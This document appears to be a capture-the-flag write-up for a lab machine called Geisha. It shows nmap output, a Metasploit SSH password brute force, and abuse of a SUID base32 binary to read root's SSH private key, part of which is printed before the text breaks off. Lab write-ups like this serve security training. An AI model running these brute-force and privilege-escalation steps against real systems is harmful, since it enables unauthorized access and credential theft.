Geisha-Writeup

Nmap


```
nmap -sC -sV -p- 192.168.125.82 -oA geisha-nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-18 21:21 CDT
Nmap scan report for 192.168.125.82
Host is up (0.076s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
22/tcp   open  ssh           OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1b:f2:5d:cd:89:13:f2:49:00:9f:8c:f9:eb:a2:a2:0c (RSA)
|   256 31:5a:65:2e:ab:0f:59:ab:e0:33:3a:0c:fc:49:e0:5f (ECDSA)
|_  256 c6:a7:35:14:96:13:f8:de:1e:e2:bc:e7:c7:66:8b:ac (ED25519)
80/tcp   open  http          Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Geisha
7080/tcp open  ssl/empowerid LiteSpeed
|_http-server-header: LiteSpeed
|_http-title: Did not follow redirect to https://192.168.125.82:7080/
| ssl-cert: Subject: commonName=geisha/organizationName=webadmin/countryName=US
| Not valid before: 2020-05-09T14:01:34
|_Not valid after:  2022-05-09T14:01:34
|_ssl-date: 2021-06-19T02:22:37+00:00; +8s from scanner time.
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
7125/tcp open  http          nginx 1.17.10
|_http-server-header: nginx/1.17.10
|_http-title: Geisha
8088/tcp open  http          LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Geisha
9198/tcp open  http          SimpleHTTPServer 0.6 (Python 2.7.16)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.16
|_http-title: Geisha
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: 7s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.97 seconds
```


Running dirbuster on all the web ports gives us little.

We only find a passwd directory on port 7125. http://192.168.125.82:7125/passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
geisha:x:1000:1000:geisha,,,:/home/geisha:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lsadm:x:998:1001::/:/sbin/nologin
```

Port 8088 is the only other webport to respond. Running gobuster only reveals docs page.



OpenLiteSpeed Web Server Users' Manual

Version 1.7 — Rev. 7

- License
- Introduction
- Installation
- Administration
  - Service Manager
- Security
- Configuration
  - Server General
  - Server Log


OpenLiteSpeed Web Server 1.7
Users' Manual
— Rev. 7

Table of Contents

I. License
II. Introduction
III. Installation/Uninstallation
IV. Administration
V. Security
VI. Configurations

I could not find any exploits for this version of Litespeed. So we can begin a bruteforce on both FTP and SSH.

After trying a few short wordlists, we get an ssh login for the geisha user.




```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.125.82:22 - Starting bruteforce
[-] 192.168.125.82:22 - Failed: 'geisha:password'
[-] 192.168.125.82:22 - Failed: 'geisha:123456'
[-] 192.168.125.82:22 - Failed: 'geisha:12345678'
[-] 192.168.125.82:22 - Failed: 'geisha:abc123'
[-] 192.168.125.82:22 - Failed: 'geisha:querty'
[-] 192.168.125.82:22 - Failed: 'geisha:monkey'
[+] 192.168.125.82:22 - Success: 'geisha:letmein' 'uid=1000(geisha) gid=1000(geisha) groups=1000(geisha),24(cdrom),25(f
loppy),29(audio),30(dip),44(video),46(plugdev),109(netdev) Linux geisha 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1
(2020-04-27) x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.49.125:39405 -> 192.168.125.82:22) at 2021-06-19 09:00:10 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

I used the top-passwords-shortlist found under the seclists directory within kali.

```
/usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt
```




```
geisha@geisha:~$ id
uid=1000(geisha) gid=1000(geisha) groups=1000(geisha),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1(
netdev)
geisha@geisha:~$ 
```

I started off by running linpeas but nothing really stood out. I then began to snoop around to see if there were any hidden files. I checked the shadow file in www however only the www-data user can read it.

So I began checking suids and found something interesting.

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```




```
geisha@geisha:~$ find / -uid 0 -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/base32
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
```

After checking on GTFObins, I discovered that base32 can be used to read files. We can technically use this to read the flag but lets go the intended route.

I ran base32 on the root .ssh directory to see if we can read the key and then decode it.


```
base32 /root/.ssh/id_rsa
```



```
geisha@geisha:~$ base32 /root/.ssh/id_rsa
FUWS2LJNIJCUOSKOEBJFGQJAKBJESVSBKRCSAS2FLEWS2LJNFUFE2SKJIVYFCSKCIFAUWQ2BKFCU
CNBTMVLHOLZYN5JXG3SPKNIEGU3ZNBLEK3TUGAYWMSLXPEYVSWSVOBCU2UCRHBYFA23XLA2XKUDI
GQFE6WSYOJEVIWJTJJYVSU2DIZRWOSSTGM2C6VCRNNFUY4BXNFDTEV2HNVXG43ZPJ5YDIR3DNBME
KZCTNNWHO32HJ5FU4QJSGJWDO4CYGUFDQOKGIFGDCWCTIVBEG5D2NRZEG4TLON3GMWBQHAVXSN3U
KMXUSODTGQYXONDBIMYVIRDEGVXTQYZRJN4DK3DGO5WDO4LXGBNE23DCMQFDK6LFIFKWQ5LYOV3H
Q3ZPJNDHC2KVKVTHAY3QN5BGMM3PKQZEWOJXF5RFU4RQGU4VMVJYKQ2HOZBVJRVUG6SLIVFW2SZV
MVRFOSKCGYFGMZ2JMZ4HS2CFNUXW6M3ENQYWY2DFM5KHI6SDGZIHI3DIOVKDO5DZF4XW24KFMVGX
K2LQO5EDG3DOGYYWMSCYOM3TETCJF53FI6BSGYFFIU2TNV5EQ3ZYPJNHIKZPNR3XEZ3SN5UDAQTZ
LBREG5CEMFNGU3ZUJBAUMZSRJFCECUKBIJAW6SKCIFIUGUSYPEXWEM3XOBDESY3XO4FFOVZLGJZH
M2RTF5YS6Y2OKUZFQ32RGRTEQS3YGR4XCY3PMN5DA6DUMJYECTJQOZSUSZKRIZKTAVTCIJ5E6SKE
GJLDS2SRIUVTS2ZZKUFDCWSTIV2FCSSSNFRHOYTRNMYXE6KENRBFGSTYNZYXOSLTI5ZHIZCTGRIS
6Q3QIJLXGQ22MNDGO6JLKFGXGQZQKJETQ6CQNRTUQ4CHKIFFSL2MMZMFU3LZGJJDMRJUPI4WKS2F
LFLWYSLRKJGWKSSULFTXC42QGZNFENCTJ5GHKWSTGFAXCL3MOEXXMOLKOFDXGL2TKFSW42SSMIFD
Q6TUGFBG64KDMZHXANKUORMTCTTPIJGHCYKQO5WUI5BYFNZGYULUGFEU2KZSMFMW26DEKVVUYRSU
MNGXAQ2HJVAUIZ3HM5TXI3SSFMFDCMDQLJVUCNTXJU4C6RTMPB4UCRTDJZ3XIK2IGN4HKNKWJN2V
CS3EOFKGM2BRIV2U6M3DGM2FK3LVKMYXC3TJMREE6MLSLFLU62CZJ4FGUY3FKFMXU32CIFXUOQSB
KAXU23BWMNYDET2XOFZGQZKKKM4VAZ3OOZ5DQMTOFNZTS6KNGVZGCS2ONZEDKN3KGBZWERLQFMVW
KRZXN4FDE4DPGUXXM4SMIJRUGSCHOFNDOK2SJZDFQRDNKJBEKTKUN5ZHKL3NGJJGS22TKZMWWOCR
JBGHQVS2JJ2DK2KCGN2GG6DNM5WEOSTKF4FGGTDLI5GTOMKKOFVEQWBPMVSHO5JSNZHHKMJUNU2G
YMKKKY4UYR3WOZEFENLNGZ2VKNLDKF3GIY2NKRZVE4DLOV4GIQLPI5BECT2PNQFFISDYNFITMURW
JBVU65BZO4XVO4SLIREWKR3TNNEVQ2RPKAXTOOLBIIXTE4BRG5GTMSZLMN4TONKPJ5MXU4LLIRIE
KTTSPBFTQYTVMIFFEYKUPJYTIWTMGJYEC4LYOZZXML2DJB2UUVJPPBEHGOKUGNHXQN2BGFUFO4LO
J5HWWMTGGBFUE3LIKFKFSQTTGJHUW4KYLBNG65CIJAFHQ5TLJ5TWGMDGOFJG2MKRLFWEGSZSNR4U
EQSNGE2E6NKJON2WIMK2LJMEYVKPOVUEC32HIJAUSQTEOMYXUMZWPBUVMNLOMQ2U443YIUFDCSKR
O5TDKWCDOZ2UWMTEPFIXUM2HPE4HATSRKQ3GK6LXJVGSWM3NOJ3DM2TSJJRVQNRWK5EGQR3EHFIW
Q5LSNJDFMVCNLE4GMRSXOIFGKZDFJ5THUZZSNN5EGMCTNJJDAWKNKVEWMS3JPJVGMMSGLFBXC3SS
LBEVKWLSJNBTGURTK5IGY6BLMZTTKQ22HF4C65DVNNFGMVKFKEFDMNKGFN3EE6LFG52VASKTOZ3T
GK2PHBXDMODTNBAW6R2BIJME26LQOBHXM4SPJZVGWQTLHFEGM4RQOZJEG5TNKZVVAR2CMQ4FINZR
F4FFQYLZJJBTATBWNV4UOMBSO5JUGYLKLEXVUNBTMVBFU32COVMTAWSHJQ3WO4RSJFDTG33BGNYH
ISDBKJXEO5KJKFCFI6SRIRVC6Q2GNAFHU2BWMRCEERLXPBCDSYSLNVXHCNLTIVNHCMLUOBTFISCO
OJJG6TKVJBAWQZKXNEYW64SEORHGEMCJPJ3WQMDXN5KDM43QNU2DS42PMYFHML3UKREDMRKDM5MU
KQJPORBGKS2TKZDW2MCVPBDXE2TQKFWWQVZPHFIG6NRSJJHHUNS2IJQVIRKMNUZXAYLBPBYUO5CB
FMYEQRBQJUFE65L2IQ3FIQSHGZ5EERRWNJLTQVSMKFTGSUL2JFGUKVLDI5QTQ2KKLBUESNTCMVWW
SWBWKRSTCUCXIM4E4TKNKVGGQQ3KJ5RE22SDOYFGEZRLOF5DA42WLFTFAYRZGVJVCYRUOZ3EM2TQ
GVMEIVTEIFSHIULPOY3XGN2YNVEHSSTCLI2DQ4RYJFJUQ3JZHBZT2CRNFUWS2LKFJZCCAUSTIEQF
AUSJKZAVIRJAJNCVSLJNFUWS2CQK
```

Now all we have to do is decode it.


```
echo 'base32 string' | base32 -d
```



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA43eVw/8oSsnOSPCSyhVEnt01fIwy1YZUpEMPQ8pPkwX5uPh4
OZXrITY3JqYSCFcgJS34/TQkKLp7iG2WGmnno/Op4GchXEdSklwoGOKNA22l7pX5
89FAL1XSEBCtzlrCrksvfX08+y7tS/I8s41w4aC1TDd5o8c1Kx5lfwl7qw0ZMlbd
5yeAUhuxuvxo/KFqiUUfpcpoBf3oT2K97/bZr059VU8T4wd5LkCzKEKmK5ebWIB6
fgIfxyhEm/o3dl1lhegTtzC6PtlhuT7ty//mqEeMuipwH3ln61fHXs72LI/vTx26
TSSmzHo8zZt+/lwrgroh0ByXbCtDaZjo4HAFfQIDAQABAoIBAQCRXy/b3wpFIcww
